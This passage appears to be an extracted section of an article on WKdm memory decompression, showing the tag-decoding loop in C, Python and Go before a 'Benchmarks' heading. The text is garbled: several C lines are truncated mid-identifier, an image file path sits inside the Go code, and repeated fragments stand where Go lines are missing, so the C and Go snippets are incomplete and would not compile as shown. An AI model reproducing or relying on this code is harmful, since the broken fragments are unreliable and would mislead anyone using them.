    char tag = next_tag[0];
    switch(tag) {
     case ZERO_TAG: {
       *next_output = 0;
       break;
     }
     case EXACT_TAG: {
       WK_word *dict_locatio
       *next_output = *dict_lo
       break;
     }
     case PARTIAL_TAG: {
       WK_word *dict_locatio
       {
         WK_word temp = *di
         temp = ((temp >> NU
          temp = temp | *(next
         *dict_location = temp;      /* replace old value in dict. */
         *next_output = temp;    /* and echo it to output */
       }
       break;
     }
     case MISS_TAG: {
       WK_word missed_word = *(next_full_word++);
       WK_word *dict_location =
         (WK_word *)
         (((char *) dictionary) + HASH_TO_DICT_BYTE_OFFSET(missed_word));
       *dict_location = missed_word;
       *next_output = missed_word;
       break;
     }
    }
    next_tag++;
    next_output++;
  }
```

```
while (next_tag < tags_area_end):
        tag = (tempTagsArray[next_tag / 4] & self.SINGLE_BYTE_MASKS[next_tag % 4]) >> (((next_tag) % 4) * 8)

        if (tag == self.ZERO_TAG):
            dest_buf[next_output] = 0
        elif (tag == self.EXACT_TAG):
            dict_location = (tempQPosArray[next_qp / 4] & self.SINGLE_BYTE_MASKS[next_qp % 4]) >> (((next_qp) % 4) * 8)
            next_qp += 1
            dest_buf[next_output] = dictionary[dict_location]
        elif (tag == self.PARTIAL_TAG):
            dict_location = (tempQPosArray[next_qp / 4] & self.SINGLE_BYTE_MASKS[next_qp % 4]) >> (((next_qp) % 4) * 8)
            temp = dictionary[dict_location]
            # strip out low bits
            temp = ((temp >> self.NUM_LOW_BITS) << self.NUM_LOW_BITS)
            # add in stored low bits from temp array
            temp = temp | tempLowBitsArray[next_low_bits]
            next_low_bits += 1
            # replace old value in dict
            dictionary[dict_location] = temp
```

```
for next_tag < tags_area_end {
        tag = (tempTagsArray[next_tag / 4] & SINGLE_BYTE_MASKS[next_tag % 4]) >> uint32((((next_tag) % 4) * 8))


                                                                                    t32((((next_qp) % 4) * 8))

                                                                                    t32((((next_qp) % 4) * 8))

            temp = temp | tempLowBitsArray[next_low_bits]
            next_low_bits += 1
            // replace old value in dict
            dictionary[dict_location] = temp
            dest_buf[next_output] = temp                // and echo it to output
            next_qp += 1
        } else if (tag == MISS_TAG) {
            missed_word := src_buf[next_full_word]
            next_full_word += 1
            dict_location = hashLookupTable[(missed_word >> 10) & 0xFF] / 4
            dictionary[dict_location] = missed_word
            dest_buf[next_output] = missed_word
        } else {
            return -1 // fail, buffer is corrupted
            //print "BAD TAG!!"
        }

        next_tag += 1
```

Benchmarks



END of Part II